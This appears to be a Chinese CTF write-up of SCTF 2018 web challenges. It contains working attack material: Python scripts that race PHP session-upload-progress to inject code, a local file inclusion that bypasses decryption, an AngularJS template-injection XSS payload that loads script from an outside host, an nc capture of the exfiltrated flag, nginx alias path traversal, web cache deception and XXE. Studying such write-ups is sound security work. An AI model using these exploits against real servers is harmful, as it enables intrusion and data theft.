
```php
<?php
$key = ini_get("session.upload_progress.prefix") . ini_get("session.upload-progress.name");
var_dump($_SESSION[$key]);
?>
```

文件包含读phpinfo
http://116.62.71.206:52872/?f=phpinfo.php




session.save_path	/var/lib/php/sessions	/var/lib/php/sessions
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_

开了 `session.upload_progress.enabled = on` 说明可以覆盖session
开了clean up说明需要竞争
竞争脚本附在最下方



```
PS C:\Users\aye\Desktop\session upload> python .\SessionUpload.py
input the PHPSESSID in include.py
qc2kavokdjiiepu283hduivod2
I am Muhe, Welcome to sctf2018!succesfully uploaded! dir: ./upload_7788

              LaLaLaLaLaLa
qc2kavokdjiiepu283hduivod2
I am Muhe, Welcome to sctf2018!succesfully uploaded! dir: ./upload_7788

              LaLaLaLaLaLa
qc2kavokdjiiepu283hduivod2
I am Muhe, Welcome to sctf2018!succesfully uploaded! dir: ./upload_7788

              LaLaLaLaLaLa
qc2kavokdjiiepu283hduivod2
I am Muhe, Welcome to sctf2018!succesfully uploaded! dir: ./upload_7788
```



```
PS C:\Users\aye\Desktop\session upload> python .\include.py
http://116.62.71.206:52872/?f=aa://../../../../var/lib/php/sessions/sess_qc2kavokdjiiepu283hduivod2
I am Muhe, Welcome to sctf2018!admin|i:1;upload_progress_This is Flag:


SCTF{f9466264088306fa2600349f290866c2}
|a:5:{s:10:"start_time";i:1529558988;s:14:"content_length";i:90736;s:15:"bytes_processed";i:5291;s:
;s:4:"name";s:7:"tmp.jpg";s:8:"tmp_name";N;s:5:"error";i:0;s:4:"done";b:0;s:10:"start_time";i:15295
PS C:\Users\aye\Desktop\session upload>
```


这里实际上包含的session内容是：

```
admin|i:1;upload_progress_<?php echo file_get_contents("/tmp/flag_56CcE97QGNxDEXNpW3HY");?>|a:5:{s:10:"start_time";i:152951975
```

踩过的坑点

这道题调用了so来实现php的加解密，这里的文件包含调用了加密的index.php，所以要include也是include加密的php代码，但是这里的session只能控制<?php echo file_get_contents("/tmp/flag_56CcE97QGNxDEXNpW3HY");?>，最多也只是将session中的该片段进行加密，session其余的内容未加密也会导致解密出错

幸亏这题为了让选手能使用php伪协议，留了个直接php解析，不需要加密的"后门"，只判断了://


然后跟入，前面一个strstr判断是php的一些伪协议需要，直接给php原本的函数处理了。然后就是打开一个文件，将内容传入 `sub_3580` 函数解密.

```
  v2 = *(const char **)(a1 + 8);
  if ( !strstr(*(const char **)(a1 + 8), "://") )
  {
    v6 = fopen(v2, "rb+");
    if ( v6 || (LODWORD(v9) = zend_fopen(*(_QWORD *)(a1 + 8), a1 + 16), (v6 = v9) != 0LL) )
    {
      v7 = *(_DWORD *)a1;
      if ( *(_DWORD *)a1 == 2 )
      {
        fclose(*(FILE **)(a1 + 24));
        v7 = *(_DWORD *)a1;
      }
      if ( v7 == 1 )
        close(*(_DWORD *)(a1 + 24));
      v8 = sub_3580(v6);
      *(_DWORD *)a1 = 2;
      *(_QWORD *)(a1 + 24) = v8;
    }
  }
  v3 = *MK_FP(__FS__, 40LL) ^ v15;
  if ( *MK_FP(__FS__, 40LL) == v15 )
    LODWORD(v3) = org_compile_file(a1, a2);
```

所以可以用payload绕过加解密步骤，来include session并直接调用php解析

http://116.62.71.206:52872/?f=aa://../../../../var/lib/php/sessions/sess_qc2kavokdjiiepu283hduivod2

SessionUpload.py

```
#!coding:utf-8
import requests
import time

url = 'http://116.62.71.206:52872/?f=login.php'
data = {'name':'admin','pass':'sctf2018_h656cDBkU2'}

r = requests.post(url,data = data)
PHPSESSID = r.cookies['PHPSESSID']
print 'input the PHPSESSID in include.py' +'\n' + PHPSESSID
time.sleep(10)

while 1:
   url = 'http://116.62.71.206:52872/?f=upload_sctf2018_C9f7y48M75.php'
   files = {
   "PHP_SESSION_UPLOAD_PROGRESS" : (None,'<?php echo file_get_contents("/tmp/flag_56CcE97QGNxDEXNpW3HY");?>'),

   "upload" : ("tmp.jpg", open("tmp.png", "rb"), "image/png"),

   "submit" : (None,"submit")
   }
   #proxies = {'http':'http://127.0.0.1:8080'}
   headers = {'Cookie':'PHPSESSID=' + PHPSESSID}
   r = requests.post(url,files = files , headers = headers)
   print r.text
   print PHPSESSID
   #■■cleanup■■■■■■■■■■■■■session
```

include.py

```
#!coding:utf-8

import requests
PHPSESSID = 'qc2kavokdjiiepu283hduivod2'
while 1:
   url = 'http://116.62.71.206:52872/?f=aa://../../../../var/lib/php/sessions/sess_' + PHPSESSID
   print url
```

```
    r = requests.get(url)
    if 'SCTF' in r.text:
        print r.text
        break
```

新的建议板

这题也是赛后做出来的


Angular JS模板注入
漏洞详情
https://blog.csdn.net/u011721501/article/details/51506364

留言暗示后台有机器人，所以，构造xss吧

后台是express，post错误类型参数会报错
suggest里post完马上get也有大概率会报错
login里传错误类型参数直接就保持连接但是没有应答...

能插入外部js的payload:
{{'a'.constructor.prototype.charAt=[].join;$eval('x=eval(atob("dmFyIHA9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7IHAuc3JjPSJodHRwOi8vMTM5LjE

直接开x,读一下源码 发现后台有admin/file, 其中需要提交filepasswd
这时候回到前台,查看假后台的源码，views/admintest2313.html 里面有个memo,其中有请求api/memo/admintest2313,
我们按照名称来请求真正后台的memo, /api/memos/adminClound
会得到filepasswd:HGf^&39NsslUIf^23
再csrf post过去就得到flag了


Prophet — ssh /Users/Prophet — ssh ubuntu@139.199.206.219 — 9

```
                nc -lvvv 23333
Listening on [0.0.0.0] (family 0, port 23333)

Connection from [116.62.137.114] port 23333 [tcp/*] accepted (family 2,
POST / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Origin: http://127.0.0.1:1002
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTM
mJS/2.1.1 Safari/538.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en,*
Host: 139.199.206.219:23333

code=c2N0ZntUNGlzX2lzX2YxYWcyMzEzfQ%3D%3Dubuntu@Pr0ph3t:~$
ubuntu@Pr0ph3t:~$ echo 'c2N0ZntUNGlzX2lzX2YxYWcyMzEzfQ==' | base64 -d
sctf{T4is_is_f1ag2313}ubuntu@Pr0ph3t:~$
```

flag:sctf{T4is_is_flag2313}

NGINX的秘密

hint4:/editxxxxx怎么也能访问?
hint3:路由嘛，扫一扫目录就知道了。views.py是读不出来的233333
hint2:这个路由好生奇怪
hint1:从nginx的典型错误配置入手吧

这题是赛后以及在wupco师傅指导下做出来的，膜师傅orz
一开始比赛过程中只找到一个XXE，一直想读nginx配置文件读不到，赛后才知道nginx和后端不在同一个环境...

目标有5个功能点

```
UserInfo
   EditMyinfo
   Write_your_plan
   import_and_export
   Post Bug
```

访问http://116.62.137.155:4455/user/admin ，看到

> -syc-note 我已经把所有秘密写进secret plan了233333

推想需要读admin的/write_plan

发现存在nginx配置不当导致目录穿越漏洞。可以参考https://github.com/vulhub/vulhub/tree/master/nginx/insecure-configuration
http://116.62.137.155:4455/static../etc/nginx/nginx.conf 读取nginx配置文件，看到开启了代理缓存：

```
proxy_cache_path /tmp/mycache levels=1:2 keys_zone=my_cache:10m max_size=10g inactive=30s use_temp_path=off;

   limit_conn_zone $binary_remote_addr zone=conn:10m;
   limit_req_zone  $binary_remote_addr zone=allips:10m rate=2r/s;


   server {
       listen 4455 default_server;
       server_name localhost;

       location /static {
           alias /home/;
       }

       location ~* \.(css|js|gif|png){
           proxy_cache             my_cache;
           proxy_cache_valid       200 30s;
           proxy_pass              http://bugweb.app:8000;
           proxy_set_header        Host $host:$server_port;
           proxy_ignore_headers    Expires Cache-Control Set-Cookie;
       }

       location / {
           limit_conn conn 10;
           proxy_pass       http://bugweb.app:8000;
           proxy_set_header Host $host:$server_port;
       }
   }
```

匹配到~* .(css|js|gif|png)就进行缓存。

查看文档http://nginx.org/en/docs/http/ngx_http_proxy_module.html#proxy_cache_path
了解proxy_cache_path的值的含义，得知缓存文件保存在/tmp/mycache，用于定义缓存文件名的proxy_cache_key未设置，则使用默认值$scheme$proxy_host$request_uri，即文件名形式为MD5($scheme$proxy_host$request_uri),如果访问http://116.62.137.155:4455/write_plan/a.js/
，则缓存文件名为MD5(http://bugweb.app:8000/write_plan/a.js/)
==6fcfa7b1e6bad837b70dc98c9b82b43b，由于proxy_cache_path设置了levels=1:2，因此缓存文件存在/tmp/mycache下的两级目录下，第一级目录名取MD5值的最

由于路由很奇怪，访问/editxxxxx等同于访问/edit，同理访问/write_planxxxx等同于访问/write_planxxxx。因而构造http://116.62.137.155:4455/write_plan/a.js/
 提交给管理员访问，再读取缓存文件，可以找到ftp的帐号密码syc10ver Eec5TN9fruOOTp2G，再通过http://116.62.137.155:4455/import_and_export/
的XXE读取/proc/net/arp，发现存在172.18.0.1~4，再通过ftp扫描这四个ip，在172.18.0.4发现文件flag327a6c4304ad5938eaf0efb6cc3e53dc

> flag:sctf{Not_0n1y_xx3_but_als0_web_cache}

萌新团队, 有兴趣请关注我们的GitHub

上一篇：看我如何玩转PHP代码加密与解密 下一篇：Microsoft Windows...